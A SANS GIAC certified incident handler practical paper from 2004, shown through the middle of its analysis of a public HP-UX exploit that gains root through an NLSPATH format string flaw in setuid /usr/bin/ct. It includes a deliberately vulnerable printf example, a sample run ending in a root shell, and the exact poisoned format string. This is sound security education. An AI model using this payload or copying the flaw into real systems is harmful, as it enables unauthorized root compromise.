GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at http://www.giac.org/registration/gcih

Catch the culprit!

GIAC Certified Incident Handler (GCIH)

Practical Assignment (v3)

David Pérez Conde

January 2004

© SANS Institute 2004, Author retains full rights.

ABSTRACT

This paper constitutes the practical assignment (v3) that I submitted as one of the requirements to obtain the GCIH certification (GIAC Certified Incident Handler).

It is divided in three main parts. First, a particular exploit is analyzed in detail. Then, an attack performed using that exploit, is recounted by the attacker himself. And last, but not least, the lead incident handler that conducted the incident handling of that attack, narrates how they catched the culprit.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Table of Contents

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

1 Statement of Purpose

In the following sections I will describe a particular exploit, show how it can be used in a real world attack, and explain how the incident handling process could be applied to handle such an attack.

The exploit I have selected is a small C program that allows for local privilege escalation (from any user to root) in an HP-UX system. It takes advantage of a format string vulnerability in the NLS (Native Language Support) portion of the standard C library (libc). In section 2 ("The Exploit") I will explain what all this means, analyze the exploit in detail, and describe how and why it works.

In sections 3 ("The Platforms/Environments") and 4 ("Stages of the Attack") I will describe a fictional "real world" scenario where an internal attacker will use that particular exploit to gain control of the main financial server of a bank. I will let the attacker himself[1] narrate the attack.

Next, in section 5 ("The Incident Handling Process") I will describe, again, a fictional "real world" scenario where an incident handler has to manage precisely the same attack that was recounted in section 4. This time, it will be the incident handler[2] who will tell the story.

One of the reasons why I selected this particular attack was to illustrate that the internal threat is sometimes as big as, or even greater than, the external one. The attack will show how an internal attacker can cause big trouble to an organization. But I would also like to point out that this "internal" attack could be the second stage of an "external" attack. If an external attacker manages to take over some little PC inside the perimeter defenses (maybe with something as simple as a malicious e-mail attachment), then, from that moment on, he or she is in the same position to attack the core of the organization as any internal attacker.

[1] Actually, it will be me, pretending to be the attacker.

[2] Again, it will be me, pretending to be the incident handler.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

2 The Exploit

This section analyzes in detail the exploit that will later be used in a simulated attack.

2.1 Name

The exploit's name is "x_hp-ux11i_nls_ct.c" [WAT01]. It is a C program, written by "watercloud@xfocus.org", that allows a normal user to get a root shell, by exploiting a format string vulnerability in the handling of the NLSPATH environment variable in several versions of the HP-UX operating system.

The exploit can be found at the web server of the author:

- http://www.xfocus.org/exploits/200312/x_hp-ux11i_nls_ct.c [WAT01]

It can also be found in many other web sites, including:

- http://downloads.securityfocus.com/vulnerabilities/exploits/x_hp-ux11i_nls_ct.c [WAT02]
- http://www.k-otik.com/exploits/12.16.x_hp-ux11i_nls_ct.c.php [WAT03]

HP published the following security advisory on November 5, 2003, about the vulnerability that this exploit is based on, including a reference to the appropriate patches that would eliminate it (a valid ITRC account is required to access the link[3]):

- http://www5.itrc.hp.com/service/cki/docDisplay.do?docId=HPSBUX 0311-294 ("NLSPATH may contain any path") [HP001]

A copy of that bulletin is included in section 6 ("Extras").

As the bulletin acknowledges, the vulnerability was discovered and reported to HP by NSFOCUS Security Team (http://www.nsfocus.com). NSFOCUS Security Team published their own advisory, on November 13, 2003, available at:

- http://www.nsfocus.com/english/homepage/research/0308.htm ("HP-UX libc NLSPATH Environment Variable Privilege Elevation Vulnerability") [NSF01]

The vulnerability is referenced both as CVE-2000-0844 and CAN-2003-0090 in the NSFOCUS advisory. The latter is a candidate name that has been rejected as a duplicate of CVE-2000-0844. Thus, the right CVE name for this vulnerability

[3] An ITRC account can be created by any user by following the link "login" in http://itrc.hp.com.

© SANS Institute 2004, Author retains full rights.

is CVE-2000-0844. Its description can be found at the following URL:

- http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0844 [CVE01]

The vulnerability was also assigned Bugtraq ID 8985, on November 6, 2003. The Bugtraq description of the vulnerability and a copy of the exploit can be found at:

- http://www.securityfocus.com/bid/8985 ("HP-UX NLSPATH Environment Variable Format String Vulnerability") [SEF01]

2.2 Operating System

This particular exploit has only been tested on version B.11.11 of HP-UX, the UNIX-based operating system from HP. Nevertheless, the vulnerability is common to HP-UX versions B.10.20, B.11.00, B.11.11 and B.11.22, and therefore the exploit could probably work, or be modified to work, on all those versions of HP-UX.

When a exploit is remote, that is, it takes advantage of the vulnerability of one system while executing in a different system, there may be two different operating systems involved: that of the victim system and that of the attacking system. In this case, however, since this is a local exploit, both the attacking and the victim systems are in fact the very same system, and therefore there is only one operating system involved.

HP's security bulletin details the patches that are necessary to solve the problem on the different versions of HP-UX:

• B.11.22	PHCO_29329	s700_800 11.22 libc cumulative patch
• B.11.11	PHCO_29495	s700_800 11.11 libc cumulative patch
• B.11.00	PHCO_29284	s700_800 11.00 libc cumulative patch
• B.10.20	PHCO_26158	s700_800 10.20 libc cumulative patch

HP patch numbers are a monotonically increasing sequence. Therefore, a patch level of "libc" lower than the referenced numbers would indicate that a system is vulnerable. Table 1 shows an example of the commands that could be used to check if a system is vulnerable by checking the patch level of "libc".

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
$ uname -r
B.11.11
$ swlist -l patch -a patch_state OS-Core.CORE-SHLIBS | grep PHCO
  PHCO_27758.CORE-SHLIBS        applied
$ swlist -l product PHCO_27758 | grep PHCO
  PHCO_27758                    1.0            gsp parser & DIMM labels
$
```

Table 1 Checking if a system is vulnerable using swlist(1M)

The command "swlist(1M)" displays information about any software that was installed in the system using the command "swinstall(1M)". That includes, at least, the operating system and also any operating system patches. The options used in the first command instruct swlist to provide a list of any patches that were applied to the fileset OS-Core.CORE-SHLIBS, to which the standard C library (libc) belongs, indicating their installation state (basically "applied" or "superseded"). A state of "superseded" for a patch indicates that the patch was installed in the past, but a newer patch replacing it was later applied to the system. The "grep PHCO" command selects only patches for commands and libraries (that is what the naming convention "PHCO_####" means).

The second command asks "swlist" for a 1-line description of the patch that was found, so that it can be verified if it corresponds to a "libc cumulative patch", which it doesn't in the example.

Thus, in that example, since it is a B.11.11 system and there is no "libc cumulative patch" applied greater than PHCO_29495 (in fact there is no libc cumulative patch applied at all), the system is vulnerable.

More information about the swlist command can be found in the corresponding man page. For more information about the patching mechanism on HP-UX, refer to the Patch Management Guide for HP-UX 11.* [HP002].

In section 4.2 (“Scanning”) an alternate method for verifying the vulnerability will be shown.

2.3 Protocols/Services/Applications

In order to fully understand the vulnerability and the way the exploit takes advantage of it, it is necessary to have a good understanding of two elements of the HP-UX operating system, namely Native Language Support (NLS) and the "/usr/bin/ct" command, and it is also necessary to understand what a "format string vulnerability" is. This section describes those three topics.

2.3.1 Native Language Support (NLS)

Native Language Support (NLS) [TYK01] is described in the "lang(5)" man page on HP-UX as follows:

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

"HP-UX NLS (Native Language Support) provides support for the processing and customs requirements of a variety of languages. To enable NLS for a particular language, a language definition must exist on the HP-UX system. Invoking the command "locale -a" (see locale(1)) displays information regarding which languages are currently supported on a particular HP-UX system."

In plain words, NLS is what allows some programs to "speak" various languages, like the "date" command, which can show the same date in, for example, English (Mon Dec 22 18:44:30 CET 2003) or Spanish (lun dic 22 18:44:30 CET 2003), or in many other languages.

This is possible because the programmer that wrote the "date" program (or any other NLS aware program), instead of printing fixed messages written within the code, inserted calls to NLS functions that would select the appropriate message from the appropriate catalog according to the user's settings at the moment of execution. This is called "internationalization" (commonly abbreviated "i18n", being 18 the number of letters between the first, “i”, and the last, “n”) of a program.

Then, the user can control some aspects of the behavior of the "internationalized" programs, like selecting a specific language to use for any messages displayed, by means of some specific environment variables. Table 2 shows a list of these variables.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Variable	Description
LANG	Default value for the internationalization variables that are unset or null. If LANG is unset or null, the default value of "C" is used.
LC_CTYPE	Defines character classification, case conversion and other character attributes.
LC_COLLATE	Provides collation sequence definition for relative ordering between collating elements (single- and multi-character collating elements) in the locale.
LC_MONETARY	Defines the rules and symbols used to format monetary numeric information.
LC_NUMERIC	Defines rules and symbols used to format non-monetary numeric information.
LC_TIME	Defines the rules for generating locale-specific formatted date strings.
LC_MESSAGES	Defines the format and values for affirmative and negative responses.
LC_ALL	When set to a non-empty string value, it overrides the values of all other internationalization variables.
NLSPATH	Determines the location of the message catalog for the processing of LC_MESSAGES.

Table 2 NLS environment variables. From localedef(4) and locale(1)

The value of these variables can be checked at any time using the command "locale" without arguments. The list of allowed values for them can be obtained using the command "locale -a". Examples of valid values are "C", "POSIX", or "es_ES.iso88591". The first two examples are equivalent, and constitute the default value for the NLS variables if the variable LANG is unset or null.

As it can be seen from the description of the variables, the NLS subsystem can control many different aspects of any output generated by internationalized programs. However, for the purposes of this document, the discussion will be restricted to how messages get displayed in different languages.

The way it works is better explained with an example. The command "ls" is used to list files. If it is executed with any arguments, those arguments are assumed to be file names and the program will try to find those files and list them on the screen. If the file doesn't exist, the programs displays an error message informing the user about this problem. Table 3 shows the message displayed by "ls" in two different situations.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
$ locale | grep MESSAGES
LC_MESSAGES="C"
$ ls /tmp/foo
/tmp/foo not found
$
$
$ export LC_MESSAGES=es_ES.iso88591
$ locale | grep MESSAGES
LC_MESSAGES=es_ES.iso88591
$ ls /tmp/foo
/tmp/foo no encontrado
$
```

Table 3 Error message from "ls(1)" in different languages

In the first case, the variable "LC_MESSAGES" is set to "C", which indicates that the user wants "ls" to use the English language, and the message displayed is "/tmp/foo not found".

In the second case, the same variable is set to "es_ES.iso88591", which indicates that the user wants "ls" to use the Spanish language, and the message displayed this time is "/tmp/foo no encontrado".

So, how does the program "ls" know how to display the message in Spanish? Or in any other language? The answer is: it accesses the appropriate message catalog. A message catalog is a file, in a special format, that contains all the messages that a given program may show in a particular language. If a message catalog exists for the language indicated by "LC_MESSAGES", then the program will open it, search for the message it wants to display (identified by a message identification number), and display that message.

In the example above, "ls" was able to display that message in Spanish because a message catalog existed for the program "ls" for the "es_ES.iso88591" setting of "LC_MESSAGES". Table 4 shows the two message catalogs used by "ls" in the example above. One is:

- "/usr/lib/nls/msg/C/ls.cat",

used when "LC_MESSAGES=C", and the other is:

- "/usr/lib/nls/msg/es_ES.iso88591/ls.cat",

used when "LC_MESSAGES=es_ES.iso88591". The combination of the "strings" and "grep" commands on Table 4 proves that the messages seen before on Table 3 were contained on those files.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
$ strings /usr/lib/nls/msg/C/ls.cat | grep "found"
%s not found
$ strings /usr/lib/nls/msg/es_ES.iso88591/ls.cat | grep "encontrado"
%s no encontrado
$
```

Table 4 Message catalogs for ls

It can be seen in the previous example that, by default, any internationalized program will look for the appropriate message catalog under:

- /usr/lib/nls/msg/<LC_MESSAGES_VALUE>/<program_name>.cat

But, the "NLSPATH" variable can be used to force the program to use a different message catalog. For example, if "NLSPATH" is set to "/tmp/foo.cat", then any internationalized program will open "/tmp/foo.cat", instead of the message catalog in the above path, and display the message that "/tmp/foo.cat" contains corresponding to the message ID that must be displayed. This will be key for understanding the vulnerability explained later.

Another important point regarding the contents of message catalogs, is that messages are expressed as "format strings", just like the "format strings" used with the "printf" command (printf(1)) or the "printf()" C function (printf(3S)), and can refer to arguments.

For example, the message displayed by "ls" in the previous example, in English, was:

- <name of the file> not found

That message is expressed like this in the message catalog:

- "%s not found"

where "%s" refers to an argument that should be a pointer to a string containing the name of the file that couldn't be found.

More information on format strings can be found on the man pages of the printf command and C function: printf(1) and printf(3S). [HP005]

More information about NLS can be found on the following article by Olexiy Tykhomyrov:

- http://www.linuxjournal.com/article.php?sid=6176 [TYK01]

and in the man pages lang(5) and locale(1) in HP-UX.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

2.3.2 The "/usr/bin/ct" command

The UNIX command "/usr/bin/ct" dials a phone number, where a modem connected to a terminal should be awaiting for the call, and then spawns a getty(1M) process to that terminal. The "getty" process sets the terminal type, modes, speed and line discipline, and then invokes the "login" process, which in turn will execute a shell when a user authenticates correctly.

The man page for "ct(1)" explains its purpose and usage in detail. An excerpt of that man page is shown on Table 5.

```
ct(1)                                                              ct(1)

 NAME
      ct - spawn getty to a remote terminal (call terminal)

 SYNOPSIS
      ct [-w n] [-x n] [-h] [-v] [-s speed] telno...

 DESCRIPTION
      ct dials telno, the telephone number of a modem that is attached to a
      terminal, and spawns a getty(1M) process to that terminal.

      ct tries each line listed in file /etc/uucp/Devices until it finds an
      available line with appropriate attributes or runs out of entries.  If
      no lines are free, ct asks whether it should wait for a line, and if
      so, how many minutes it should wait before giving up.  ct searches
      again for an available line at one-minute intervals until the
      specified limit is exceeded.  Note that normally, ct disconnects the
      current tty line, so that the line can answer the incoming call.  This
      is because ct assumes that the current tty line is connected to the
      terminal to spawn the getty process.

[...]
```

Table 5 Man page of "ct(1)"

The use of "ct" is not very common these days, when most of the communication between systems occur via the network. However, it is installed by default in HP-UX and in many other UNIX variants.

There are two characteristics of "/usr/bin/ct" that are key for the exploit that will be explained later. The first one is that it makes use of the NLS system. It displays messages in different languages, according to the NLS environment variable LC_MESSAGES. Table 6 shows "ct" displaying an error message in English (LC_MESSAGES=C) and Spanish (LC_MESSAGES=es_ES.iso88591).

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
$ locale | grep MESSAGES
LC_MESSAGES="C"
$ ct abc
ct: bad phone number -- abc
$ export LC_MESSAGES=es_ES.iso88591
$ locale | grep MESSAGES
LC_MESSAGES="es_ES.iso88591"
$ ct abc
ct: numero de telefono incorrecto -- abc
$
```

Table 6 "ct" displays messages in the language indicated by $LC_MESSAGES

The second characteristic that is important for the exploit, is that its file permission bits make it a "setuid root" file. That means that no matter which user invokes "ct", it will run under the effective identity of the owner of the file, "root". Table 7 shows the ownership and permissions of "ct". Notice the "s" in the fourth field of the permission bits, indicating the "setuid" permission bit set.

```
$ ll /usr/bin/ct
-r-sr-xr-x   1 root       bin          45056 Nov 14  2000 /usr/bin/ct
$
```

Table 7 Permission bits and ownership of "/usr/bin/ct"

The importance of these two characteristics will be made clear later when the exploit is explained.

2.3.3 Format string vulnerabilities

Format strings are those strings that are passed as a parameter to functions like printf(3S), sprintf(3S) or fprintf(3S). They define the text that the function will print out (either to the standard output, or to a buffer, or to a file) . The simplest format string is just a text in double quotes, which would output exactly that text:

- printf("Hello world");

That's only the beginning. A format string can also display special characters, represented by a backslash followed by a letter. For example "\n" represents the character "carriage return". Thus, the following example would print the message "Hello world" on the screen, and then the cursor would advance a line:

- printf("Hello world\n");

But what makes format strings really powerful is that they can refer to other arguments passed to the function, and display them in the desired format. Arguments are referenced (usually in order) using the percentage sign ("%") followed by a set of symbols that will determine how the referred argument is displayed: "%d" is used to print the argument in decimal digits, "%x" is used to

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

print the argument in hexadecimal digits, etc. The arguments must follow the format string in the function call. For example, the following call to printf() would print "Decimal number 23 is 17 in hexadecimal":

- printf("Decimal number %d is %x in hexadecimal", 23, 23)

Note that the number 23 must appear twice in the function call since there are two arguments referenced inside the format string (%d and %x).

Now, what would happen if the programmer, by mistake, forgot to include the second instance of the number 23 and wrote the following function call?

- printf("Decimal number %d is %x in hexadecimal", 23)

The output would be something like the following:

- Decimal number 23 is 7f7e0494 in hexadecimal

Where did that hexadecimal number come from? Did the program just "invent" one at random? The answer to the last question is no, and the answer to the previous question is "from the stack".

When a function is called in C, the arguments are stored in a memory area called the stack, along with some other information, like a pointer to where the execution of the program must continue when the function finishes its job. The way the printf function processes that format string and and generates the output shown above is:

- copy any literal text from the format string to the output until a % sign is encountered ("Decimal number ")
- then, read the contents of the memory address where the first argument should be and display its contents in the format specified by the character following the % ("23")
- then, continue copying any literal text from the format string until a new % sign is encountered (" is ")
- then, read the contents of the *memory address where the second argument should be* (it doesn't care that nobody cared to put it there in the first place) and display its contents in the format specified by the character following the % ("7f7e0494")
- then, continue copying any literal text from the format string until the end of it (" in hexadecimal")

So the number "7f7e0494" just happens to be the contents of the memory

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

address of the stack where the second argument would have been if the programmer hadn't forgotten to include it.

Now, if an attacker could somehow subministrate the format string to a printf() function, he or she could make the program display the contents of some memory addresses of its stack. For example, a programmer could write a program that asked the user to enter a text and then displayed that text, like the program "example1.c", shown on Table 8.

```
1  int main()
2  {
3    char message[100];
4
5    scanf("%s", message);  /* Reads a line from standard the input
6                              and copies it into message */
7    printf(message);
8  }
```

Table 8 Program example1.c

What's wrong with this program? It presents a format string vulnerability. In line 7, the function printf() is called with a single argument, which, by definition of the function printf() represents a format string, and which will contain whatever the user has cared to type just before. Table 9 shows a few examples of the execution of this program, with the user typing in different strings.

```
$ cc -o example1 example1.c
$ ./example1
hello
hello$
$ ./example1
%x
0$
$ ./example1
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
0100000000000000000257825782578257825782578257825782578257825782578$
```

Table 9 Program example1.c (compiled and executed on HP-UX B.11.11)

The first line compiles the program. In the first execution of "example1", the user types in "hello", and the program echoes the same text, "hello". Then, the user types in "%x", and the program interprets that string as a modifier, and consequently displays the contents of the memory contents that should contain the next argument of the printf() function call, in hexadecimal format. Finally, the user types in "%x" many times, and the program displays the contents of that many memory positions.

So, what's the big deal? Well, it wouldn't really be much of a deal if it wasn't for

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

another modifier that can also be included in format strings: "%n". This modifier tells printf() to **write** the number of characters output so far **into the memory address that is pointed by the next argument**. Obviously, the next argument is meant to be a pointer to an integer variable, but, again, what if the programmer forgets to include that argument? Or if the user manages to supply a format string with that modifier to a function call that doesn't include that argument?. The answer is that printf() will read the contents of the memory address located where the next argument should be, will interpret that as the destination memory address, and will try to write the number of characters output so far into that destination memory address.

So, basically, if a user can provide the format string to a printf() function call of a program, he or she can read the stack of that process and can also modify the contents of the stack at his or her will.

Still, this wouldn't be too bad if any user could do this only with processes running under the identity of the user himself. But if a program with the "setuid" bit set presents a format string vulnerability, then the attacker has a chance to escalate privileges and execute code of his choice with the privilege level of the owner of that program. And if a program that runs as root (for example a daemon) presents a format string vulnerability (e.g. accepts filenames from the user and pases that input to a printf() function), then an attacker may be able to execute code of his choice with root privileges.

As with almost any other type of vulnerabilities, writing a specially crafted format string for a particular vulnerable program, that tricks the program into running something useful for the attacker, is not easy. However, once someone has taken the time and effort to write such exploit, using it may be as easy as "point and click", as is the case in the exploit that will be described in the following sections.

More information on format strings attacks can be found at [NEW01].

2.4 Variants

To the best of my knowledge, there are no publicly available variants of this exploit.

However, since the vulnerability resides not in the "ct" executable, but in the NLS subsystem, which is used by many other setuid executables, it is conceivable that a variant of this exploit could be easily coded for any of them.

Also, this particular exploit has been proved to work on HP-UX B.11.11, but it could be that it didn't work on the other vulnerable releases of HP-UX. If that is the case, a variant of the exploit that would work against the other HP-UX versions could be written.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

2.5 Description

This section describes what the vulnerability is, why it is exploitable and how the exploit takes advantage of it for the profit of the attacker.

2.5.1 The vulnerability

The vulnerability is caused by the combination of the following two factors:

- any user is allowed to specify any message catalog file, with contents of his choice, and
- the NLS subsystem accepts and uses the file provided, even for setuid programs.

That allows a user to include an ill-intentioned format string in a message catalog, and then execute a NLS-aware program that will use them. The format string can be designed so that the program overwrites some contents of its stack with values of the user's choice. By doing so with the appropriate values, the user will be able to trick the attacked program into executing any code of the user's choice, with the privilege level of the attacked program. Typically, the attacked program will be a "setuid root" program, which means that the system will execute code of the user's choice with the privileges of root. This effectively gives the normal user the power of root.

2.5.2 How the exploit works

The exploit "x_hp-ux11i_nls_ct.c" is a C program that obtains a root shell by exploiting the afore mentioned vulnerability.

Table 10 shows an example of what is seen on the screen when the exploit is executed in a particular HP-UX B.11.11 system that is vulnerable. The characters that were typed by the user (the attacker) are shown in bold in order to make it easier to read. Non-bold characters show the output text that was sent to the screen by the system.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
$ uname -sr
HP-UX B.11.11
$ id
uid=103(david) gid=20(users)
$ ls x_hp-ux11i_nls_ct.c
x_hp-ux11i_nls_ct.c
$ cc -o x_ct x_hp-ux11i_nls_ct.c
(Bundled) cc: "x_hp-ux11i_nls_ct.c", line 84: warning 31: String literal contains
undefined escape sequence.
$ ls x_ct
x_ct
$ ./x_ct
Exploite for HP-UX 11i NLS format bug by command ct.
From watercloud@xfocus.org.  2003-1-4
   Site : http://www.xfocus.net (CN).
   Site : http://www.xfocus.org (EN).
(Remember to delete the  file): /tmp/.ex.cat .
7f7e000c0000000f4000113040001138400011484000115800000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000040002c6200000000
00000000000000007f7e0118000000020000000000000000000000000400011f0000000040003dd8
000000000000000000000001080000b4000000034000002407f7e028000000004000a85840006058
7f7e01d07f7e01d07f7e01247f7e01247f7e011800000002000000000000000000000000000000000
00002bdbc005d37f7b02b7647b02b76400000000000000000000000000000000000000007f7e0118
000000027f7e00000000000000000000000000000000c005d27f00001e8b0000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000ba00000001080f080000000210
00000000000000007f7e00fe7b02d0787f7e0011000000007f7e000c7f7e00000000000061740068
65782e636d702f2e483d2f745350415400004e4c0000000000000000696e0000616c2f622f6c6f63
2f75737262696e3a73722f736e3a2f75722f62693a2f75737362696e696e3a2f483d2f6200504154
20202042202020202020202020202020202020202020202020202020202020202020202020202020
20202020202020202020202020202020202000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
[--- thousands of zeros omitted ---]
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000020202020
00000000000000000000000000000000000000000000000000000000000000000000000000000000
[--- thousands of zeros omitted ---]
00000000000000000000000000000000000000000000000000000000000000000000000000000000
0000007f7e0378#
# id
uid=0(root) gid=20(users) groups=3(sys),0(root),1(other),2(bin),4(adm),5(daemon)
,6(mail),7(lp)
#
```

Table 10 Sample execution of the exploit

An in-depth analysis of how the exploit achieves its goal will follow. This is a brief explanation of the commands seen on the sample execution shown on Table 10:

- The first command, "uname -sr" shows that the operating system release is HPUX B.11.11.
- "id" shows that the user at this point is "david", who belongs to the group "users".

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- "ls x_hp-ux11i_nls_ct.c" shows that a file with that name exists in the local directory. It is the exploit in C source format.
- "cc -o x_ct x_hp-ux11i_nls_ct.c" compiles the program and produces an executable file called "x_ct".
- "ls x_ct" verifies that a file with that name has been created.
- "./x_ct" actually executes the exploit. The output will be explained later, but notice the hash ("#") that appears after the zeros. It is already the prompt of a root shell.
- "id" then verifies that the user at this point is no longer "david", but "root" (uid=0). The exploit has been successful and the attacker has full control over the system.

The process that the exploit follows to obtain the root shell will now be analyzed in detail. The full source code of the exploit, profusely commented, is included for reference, in the "Extras" section, at the end of this document.

The first step that the exploit performs is to wipe out (fill with nulls) its current environment. This will be important at the end, to make sure that the environment that will be passed to "/usr/bin/ct" has a fixed and known length.

Then, it calculates the values (alig1 and alig2) that will be used in the format string to write, in two steps, the memory address of the beginning of the shellcode, into the address of the return pointer which will be calculated later. In a first step, the whole destination address (4 bytes) will be written, but only the low order 2 bytes will be important. Then, the second step will overwrite only the two high order bytes of the destination address. In this way, the number of bytes that must be output to the screen is minimized. In the example, the target address (where the shellcode starts) is 0x7F7E0040 (decimal 2,138,964,032). In order to write this value directly, more than two thousand million characters would have to be output to the screen before the return pointer could be overwritten. With the two step process, first the number 0x00010040 (decimal 65,600) is written, after printing 65,600 characters to the screen, and then the number 0x00017F7E (decimal 98174) is written, after printing 32,574 extra characters to the screen. That makes a total of "65,600+32,574=98,174" characters printed to the screen. It still fills out a few screens, but it is way below the thousands of millions that would be required by a single write.

Then, it calculates the address of the return pointer that will be overwritten, and writes that address in three consecutive memory addresses, just after the shellcode, and then a NULL, to indicate the end of the string. Now the string that contains the shellcode also includes three times the address of the return pointer at the end. The first and third of these three addresses will indicate to the code

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

processing the format string where it has to write to, effectively overwriting the return pointer.

Then, it creates a temporary file, with the poisoned format string. Table 11 shows the contents of that temporary file.

```
$set 1
1128 %.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x
%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.
8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x
%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.
8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x
%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.
8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x
%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.
8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x
%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.64128x%n%.32574x%hn
```

Table 11 Contents of temp file "/tmp/.ex.k" (only two lines; second line split for readability)

The file only contains two lines, in the format of a "message source file" as understood by the command "gencat(1)", which will later convert it into a message catalog file.

The first line ("$set 1") indicates that all subsequent messages (only one in this case) belong to the message set "1". The second line is divided in two parts, separated by a blank space: the message identification (ID) number, "1128", and the format string ("%.8x%.8x[...cut...]%.64128x%n%.32574x%hn"). The format string is explained later.

Message ID 1128 within set number 1, corresponds to the message produced by "ct" when the phone number to dial is not numeric, as in the example shown in Table 12.

```
$ /usr/bin/ct abc_
ct: bad phone number -- abc_
$
```

Table 12 Error message from ct(1) because the phone number is not numeric

This can be checked out by analyzing the contents of the default "ct" message catalog file (/usr/lib/nls/msg/C/ct.cat). Table 13 shows an excerpt of that file, dumped using "/usr/bin/xd -bc" because it is a binary file.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
0000000  m  s  g  c  a  t  0  1 \0 \0 \0 90 \0 01 \0 \n
        6d 73 67 63 61 74 30 31 00 00 00 90 00 01 00 0a
0000010 \0 \0 06 cc \0 18 \0 \0 \0 01 \0 0b \0 \0 06 e4
        00 00 06 cc 00 18 00 00 00 01 00 0b 00 00 06 e4
[...]
0000510 \0 01 04  g \0 \0 \r 8e \0    \0 \0 \0 01 04  h
        00 01 04 67 00 00 0d 8e 00 20 00 00 00 01 04 68
0000520 \0 \0 \r ae \0 1b \0 \0 \0 01 04  i \0 \0 \r c9
        00 00 0d ae 00 1b 00 00 00 01 04 69 00 00 0d c9
[...]
0000da0  o  o     l  o  n  g     -  -     %  s \n  c  t
        6f 6f 20 6c 6f 6e 67 20 2d 2d 20 25 73 0a 63 74
0000db0  :     b  a  d     p  h  o  n  e     n  u  m  b
        3a 20 62 61 64 20 70 68 6f 6e 65 20 6e 75 6d 62
0000dc0  e  r     -  -     %  s \n  A  l  l  o  c  a  t
        65 72 20 2d 2d 20 25 73 0a 41 6c 6c 6f 63 61 74
[...]
```

Table 13 Excerpt from /usr/lib/nls/msg/C/ct.cat. Obtained using "xd -bc"

It can be seen on Table 13 that the default format string for the above message is "ct: bad phone number -- %s\n", located at offset 0x00000dae within the file. Beginning at offset 0x00000510 in the file, it can be seen the index entry for that message, which is explained in the next table:

Content	Meaning
00 01	Message set number "1"
04 68	Message ID 0x0468 (decimal 1128)
00 00 0d ae	Offset where the format string begins
00 1b	Length of the format string (decimal 27)

Table 14 Index entry for message ID 1128, set 1, on /usr/lib/nls/msg/C/ct.cat

The exploit will make sure that, instead of this format string, "ct" will use the "special" version provided by it.

The intent of the poisoned format string is:

- First, "xnum" times (in the example xnum will be 184) the text "%.8x". Every time this is processed, a 4-byte argument is read from the stack, and it is output to the screen converted to a 8-digit hexadecimal number. "Xnum" must be calculated so that the next argument is 4 bytes before the third occurrence of the address of the return pointer, that were prepared before.
